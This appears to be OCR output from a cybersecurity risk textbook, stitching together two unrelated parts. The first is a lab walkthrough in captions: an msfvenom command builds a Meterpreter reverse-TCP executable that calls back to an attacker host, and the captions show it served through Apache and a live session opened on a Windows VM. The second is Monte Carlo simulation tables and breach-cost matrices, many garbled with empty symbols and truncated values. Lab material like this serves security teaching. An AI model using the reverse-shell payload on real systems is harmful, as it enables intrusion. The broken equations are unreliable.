





Starting Windows IE11 VM virtual machine in VirtualBox.




Starting Kali Linux virtual machine in VirtualBox.




Command *msfvenom -h* in Kali Linux terminal window.




Command *msfvenom -l payloads*




Command msfvenom –help-formats




Command *msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=12345 -f exe > chapter4example.exe*




Copying the file to web server and starting Apache.




Starting Metsploit console.



Starting a listener in the Metasploit console to wait for the exploit to call back.



Windows IE11 warnings about the target file as an executable.




(*Left*) Meterpreter session open and activated, showing use of the *dir* command to navigate the Windows IE11 VM. (*Right*) Exploit program showing as running in Windows Task Manager.

D21 =C7+(RAND()*(C5-C7))

Uniform Distribution

In a **uniform distribution**, all values between the lower bound and upper bound are equally likely. No values outside of the minimum and maximum are possible. The uniform distribution is symmetrical, i.e., the mean is halfway between the upper and lower bounds of the 90% confidence interval. Use the formula in "Random Value Generator" to generate a random value from within this distribution.

90% Confidence Interval	
Upper Bound	903.0
Lower Bound	429.0
Calculated Values	
Mean	666.0
Random Value Generator:	682.8



Use for validation and cross-checking

Maximum	*902.9*
Median	*667.2*
Minimum	*429.0*

Values based on the above input parameters

Scenario	Value
1	503.6
2	870.5
3	820.5
4	577.8
5	514.9
6	636.2
7	766.1
8	831.0


10,000 iterations

BINS			*Percentile*	*Exceedance*
Exceedance Curve	*Histogram*	Frequency	Cum. %	Inv. Cum. %
####	429.00	93	0%	100%
####	433.74	108	1%	99%
####	438.48	97	2%	98%
####	443.22	89	3%	97%
####	447.96	112	4%	96%
####	452.70	112	5%	95%
####	457.44	85	6%	94%
####	462.18	126	7%	93%

Likelihood that	Value is >
95%	457.2
90%	474.1
50%	**667.2**
10%	857.4
5%	879.1

	data for alternate chart		
Distribution	95%	5%	50%
Median with 90% CI	457.2	879.1	667.2

The way to read the above chart is "there's a 100% likelihood that this value exceeds [lower bound]" ... "there's a 0% likelihood that this value exceeds (upper bound)". Alternatively, you could say "the likelihood of the value exceeding [x] is [y%]."



Statistic	Value
Count	7
Minimum	429.0
Q1	498.5
Median	697.0
Q3	728.0
Maximum	903.0
Mean	640.3
IQR	69.5

$RN_t tnijtnP_j jP$

$$R_j = N_t \sum_{j=t}^{t+6} \frac{X_{j,i}}{P_j}, \quad X_{j,i} = \begin{cases} M_{j,i} \\ V_{j,i} \\ S_{j,i} \\ D_{j,i} \end{cases}$$

P

$$P = \begin{array}{l} \left\{\begin{array}{l} t \\ \\ j \\ \\ n \end{array}\right. \end{array} \begin{bmatrix} \overbrace{p_t} \\ \\ p_j \\ \\ p_n \end{bmatrix}$$

$Ma_{j,i}$

$$M = \begin{array}{l} \left\{\begin{array}{l} t \\ \\ j \\ \\ n \end{array}\right. \end{array} \begin{bmatrix} a_{t,1} & \cdots & a_{t,2} & \cdots & a_{t,i} & \cdots & a_{t,m} \\ \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{bmatrix}$$

$Va_{j,i}$

$$V = \begin{array}{l} \left\{\begin{array}{l} t \\ \\ j \\ \\ n \end{array}\right. \end{array} \begin{bmatrix} a_{t,1} & \cdots & a_{t,2} & \cdots & a_{t,i} & \cdots & a_{t,m} \\ \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{bmatrix}$$

$Sa_{j,i}$

$$S = \begin{array}{l} \left\{ \begin{array}{l} t \\ \\ j \\ \\ n \end{array} \right. \end{array} \begin{bmatrix} a_{t,1} & \cdots & a_{t,2} & \cdots & a_{t,i} & \cdots & a_{t,m} \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{bmatrix}$$

$Da_{j,i}$

$$D = \begin{array}{l} \left\{ \begin{array}{l} t \\ \\ j \\ \\ n \end{array} \right. \end{array} \begin{bmatrix} a_{t,1} & \cdots & a_{t,2} & \cdots & a_{t,i} & \cdots & a_{t,m} \\ a_{j,1} & \cdots & a_{j,2} & \cdots & a_{j,i} & \cdots & a_{j,m} \\ a_{n,1} & \cdots & a_{n,2} & \cdots & a_{n,i} & \cdots & a_{n,m} \end{bmatrix}$$

$a_{j,i} P_j N_t P N_t i M R$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 0 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 & \cdots & 0 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 0.43 \\ \$166{,}890 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 568 & \cdots & 632 & \cdots & 381 \\ \$9{,}769{,}361 & \cdots & \$7{,}805{,}797 & \cdots & \$1 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 2 & \cdots & 2 & \cdots & 2 \\ \$34{,}399 & \cdots & \$24{,}702 & \cdots & \$121{,}084 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 1.26 \\ \$44{,}615 \end{bmatrix}.$$


Monte Carlo Binary Simulation - Data Breach Count
Likelihood (%)
0
10
20
30
40
50
60
70
80
28.9%
71.0%
0
1
Events





$$_{80}(\theta) = [\$3{,}824, \$30{,}365]$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 2 & \cdots & 1 & \cdots & 3 \\ \$0 & \cdots & \$0 & \cdots & \$11 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 6 & \cdots & 3 & \cdots & 11.42 \\ \$0 & \cdots & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 5.35 \\ \$270.50 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 4{,}031 & \cdots & 4{,}764 & \cdots & 8{,}196 \\ \$8{,}808{,}240 & \cdots & \$9{,}355{,}626 & \cdots & \$153{,}022{,}651 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 18 & \cdots & 21 & \cdots & 38.56 \\ \$39{,}332.26 & \cdots & \$41{,}240.16 & \cdots & \$709{,}475.44 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 28.51 \\ \$212{,}708.42 \end{bmatrix}.$$


Personal Data Breach Monte Carlo Discrete Simulation (10,000 Iterations)
Likelihood (%)
Events
0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
4.0%
4.0%
4.1%
4.5%
4.3%
4.4%
4.0%
4.0%
4.3%
4.2%
3.9%
4.0%
4.1%
3.8%
4.3%
4.6%
4.3%
3.7%
4.2%
4.1%
4.3%
4.1%
4.3%
4.1%





$$_{80}(\theta) = [\$23{,}045, \$189{,}223]$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & 0 & \cdots & 0 \\ \$0 & \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 0 & \cdots & 0 \\ \$0 & \cdots & \$0 \end{bmatrix}.$$

$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 0.86 \\ \$0 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 347 & 408 & \cdots & 94 \\ \$1{,}617{,}528 & \$400{,}701 & \cdots & \$0 \end{bmatrix}.$$


$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 1 & 1 & \cdots & 0 \\ \$4{,}661 & \$982 & \cdots & \$0 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^{N} X_{,i}^{(m)},$$

$$m \in \{,\}$$

$$\begin{bmatrix} \bar{X}^{()} \\ \bar{X}^{()} \end{bmatrix} = \begin{bmatrix} 0.63 \\ \$1{,}013 \end{bmatrix}.$$


Binary Monte Carlo Simulation — Malware Events (10,000 Iterations)
Percentage of Simulations (%)
0
10
20
30
40
50
60
70
80
24.5%
75.5%
0 Events
1 Event
Events





$$_{80}(\theta) = [\$75.28, \$581.59]$$

$$\begin{bmatrix} () \\ () \end{bmatrix} = \begin{bmatrix} 1 & 1 & 0 & 1 & 1 & 1 & 1 \\ \$0 & \$0 & \$0 & \$0 & \$0 & \$0 & \$0 \end{bmatrix}.$$

